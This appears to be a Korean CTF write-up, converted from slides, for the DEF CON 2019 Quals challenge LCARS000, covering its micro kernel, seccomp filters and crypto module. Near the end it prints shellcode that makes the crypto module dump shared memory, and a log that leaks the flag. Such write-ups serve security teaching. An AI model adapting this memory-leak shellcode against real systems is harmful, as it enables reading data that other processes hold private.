LCARS000



문제 설명

LCARS000 Library Computer Access/Retrieval System lcars000.quals2019.oooverflow.io 5000 Files: LCARS crypto.sys echo.sys • init.sys loader.sys



Library Computer Access/Retrieval System (files are encrypted with flag1.txt of LCARS000, flag is in flag22.txt)

lcars022.quals2019.oooverflow.io 5000

Files:

LCARS.zip

문제 컨셉트


- MICRO KERNEL
- Pseudo-SELinux
 - SYSTEM_APP (LCARS333)
 - PLATFORM_APP (LCARS022)
 - UNTRUSTED_APP (LCARS000)

주어진 것

ELF 실행 파일(마이크로 커널), 모듈 해당 프로그램이 구동되는 서버 주소

```
LCARS -- micro kernel
crypto.sys -- crypto system module
echo.sys -- echo system module
init.sys -- init moudle
loader.sys -- binary loader module
```

문제 바이너리 분석




LCARS (micro kernel)


init.sys

loader.sys


crypto.sys

echo.sys






shared memory





shared memory



shared memory

LCARS (micro kernel)





abcd.sys shared memory


init.sys &abcd.sys, strlen(&abcd.sys) loader.sys LCARS (micro kernel) crypto.sys echo.sys

abcd.sys shared memory

init.sys parse binary & run loader.sys LCARS (micro kernel) crypto.sys echo.sys

abcd.sys shared memory

문제의 흐름 (loader.sys)



문제의 흐름 (loader.sys)

- SYSTEM_APP
 - read / write / close / mmap / mprotect
 munmap / writev / recvmsg / prctl
- PLATFORM_APP
 - read / write / close / munmap / recvmsg / exit
- UNTRUSTED_APP
 - read / write / munmap / exit

```
0000: 0 \times 20 \ 0 \times 00 \ 0 \times 00 \ 0 \times 000000004 \ A = arch
0001: 0x15 0x00 0x0e 0xc000003e if (A != ARCH_X86_64) goto 0016
0002: 0 \times 20 \ 0 \times 00 \ 0 \times 00 \ 0 \times 000000000 A = sys number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x0b 0xffffffff if (A != 0xffffffff) goto 0016
0005: 0 \times 15 0 \times 09 0 \times 00 0 \times 000000000 if (A == read) goto 0015
0006: 0 \times 15 0 \times 08 0 \times 00 0 \times 000000001 if (A == write) goto 0015
0007: 0x15 0x07 0x00 0x000000003 if (A == close) goto 0015
0008: 0 \times 15 0 \times 06 0 \times 00 0 \times 000000009 if (A == mmap) goto 0015
0009: 0 \times 15 0 \times 05 0 \times 00 0 \times 00000000a if (A == mprotect) goto 0015
0010: 0 \times 15 0 \times 04 0 \times 00 0 \times 00000000b if (A == munmap) qoto 0015
0011: 0 \times 15 0 \times 03 0 \times 00 0 \times 000000014 if (A == writev) goto 0015
0012: 0 \times 15 0 \times 02 0 \times 00 0 \times 00000002f if (A == recvmsg) goto 0015
0013: 0 \times 15 0 \times 01 0 \times 00 0 \times 00000003c if (A == exit) goto 0015
0014: 0x15 0x00 0x01 0x0000009d if (A != prctl) goto 0016
0015: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0016: 0x06 0x00 0x00 0x00000000 return KILL
0000: 0 \times 20 0 \times 00 0 \times 00 0 \times 000000004 A = arch
0001: 0x15 0x00 0x0a 0xc000003e if (A != ARCH X86 64) goto 0012
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x07 0xffffffff if (A != 0xffffffff) goto 0012
0005: 0 \times 15 0 \times 05 0 \times 00 0 \times 000000000 if (A == read) goto 0011
0006: 0 \times 15 \ 0 \times 04 \ 0 \times 00 \ 0 \times 000000001 if (A == write) goto 0011
0007: 0 \times 15 \ 0 \times 03 \ 0 \times 00 \ 0 \times 00000003 if (A == close) goto 0011
0008: 0 \times 15 0 \times 02 0 \times 00 0 \times 00000000b if (A == munmap) goto 0011
0009: 0 \times 15 0 \times 01 0 \times 00 0 \times 00000002f if (A == recvmsg) goto 0011
0010: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x06 0x00 0x00 0x00000000 return KILL
0000: 0 \times 20 0 \times 00 0 \times 00 0 \times 000000004 A = arch
0001: 0x15 0x00 0x08 0xc000003e if (A != ARCH_X86_64) goto 0010
0002: 0 \times 20 \ 0 \times 00 \ 0 \times 00 \ 0 \times 000000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x05 0xffffffff if (A != 0xffffffff) goto 0010
0005: 0 \times 15 0 \times 03 0 \times 00 0 \times 000000000 if (A == read) goto 0009
0006: 0 \times 15 \ 0 \times 02 \ 0 \times 00 \ 0 \times 00000001 if (A == write) goto 0009
0007: 0 \times 15 0 \times 01 0 \times 00 0 \times 00000000b if (A == munmap) goto 0009
0008: 0 \times 15 0 \times 0 0 0 0 0 1 0 \times 0000003 c if (A != exit) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x06 0x00 0x00 0x00000000 return KILL
```

System APP AES Key

Platform APP AES Key & User key

System App Public Key

```
00100010C0 6F 02 03 01 00 01 66 2E 0F 1F 84 00 00 00 00 00 0 .....f.......
```


Platform App Public Key

• 라이브러리에 존재하는 문자열을 참고해서 어떤 라이브러리가 static compile되었는지 찾아냄

```
21
       v9 = &v13;
22
       v8 = 80LL;
       MEMORY[0](&v13, 80LL, 1LL, 80LL, "wolfSSL error occurred, error = %d", v5);
23
 24
 25
     else
 26
      v7 = abs32(a1);
27
       MEMORY[0](&v13, 80LL, 1LL, 80LL, "wolfSSL error occurred, error = %d line:%d file:%s", v7, v6, v4);
28
29
      wc AddErrorNode(v7, v6, &v13, v4);
30
      v9 = 537500576LL:
31
       wc UnLockMutex(537500576LL);
32
33
       v10 = v12:
```

• IDA SIG FLIRT 기능을 이용해 복구를 진행함.





- MD5
- SHA
- SHA256
- AES Encryption / Decryption
 - System APP = root.key
 Platform APP = hardcoded key (O * 16)
- RSA Decrypt (For signing)
 - 어떤 pubkey를 사용할지 받음

LCARS000

```
booting...
loaded init.sys
loaded loader.sys
loaded echo.sys
loaded crypto.sys
loaded root.key
loaded flag1.papp
loaded flag1.txt
loaded flag2.txt
loaded flag3.txt
init
```

- root.key / flag1.papp / flag1.txt flag2.txt / flag3.txt가 주어지지 않음.

LCARS000

```
run flag1.papp
loading at #3...
loading result 0 (ok)...
run "flag1.papp" = 0
md5: e943ee7586c86ae33702a2db66309fe9
sha1: bbba7674c8d0d526c6d355b6990f029826e75854
sha256: 01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
encrypted: d3696349e8c25505d71b1d83713d6a6203e1182d183a7b19a07d52da4fe4e88702413d94af648dd9517f1f797a9c5267
flag1 exit 0
```

LCARSO00 - 풀이

• crypto.sys와 통신하려면shared memory를 사용해야 하기 때문에 shared_memory에 평문 flag가 남아있을 것이라고 추측

LCARSOOO - 풀이

• shared memory 출력해주는 쉘코드 작성 (request_no == 0 == print)

```
asm('mov rax, 0x30000000')
asm('mov rbx, 0')
asm('mov [rax], rbx') # REQUEST_NO
asm('mov rbx, 0')
asm('mov [rax+4], rbx') # argv 0; buf offset
asm('mov rbx, 0x200')
asm('mov [rax+8], rbx') # argv 1; length;
asm('mov rbx, 0')
asm('mov [rax+12], rbx')
asm('mov rbx, 0')
asm('mov [rax+16], rbx')
asm('mov r13, 0x30000000')
asm(shellcraft.write(0, 'r13', 0x200)) # Request to kernel
```

LCARSOOO - 풀이

```
run "flag1.papp" = 0
lownload "juno.sys" = 4
nd5: e943ee7586c86ae33702a2db66309fe9
shal: bbba7674c8d0d526c6d355b6990f029826e75854
sha256: 01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
encrypted: a3b4ce4bccc53f6d3cb084d281662bd83b1252eae79d<u>31c8b1ff62c28e169765cbf9f716b9137</u>
flag1 exit 0
Loading at #3...
loading result 0 (ok)...
run "juno.sys" = 0
86ae33702a2db66309fe9
       r\x9c\x81<mark>000{</mark>c1c54538b346dd9c393611af8c06de45}
🍞 ②a\x94
x00\x00sha1: bbba7674c8d0d526c6d355b6990f029826e75854
J<mark>000{</mark>c1c54538b346dd9c393611af8c06de45}
01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
failed to handle request from app #3
```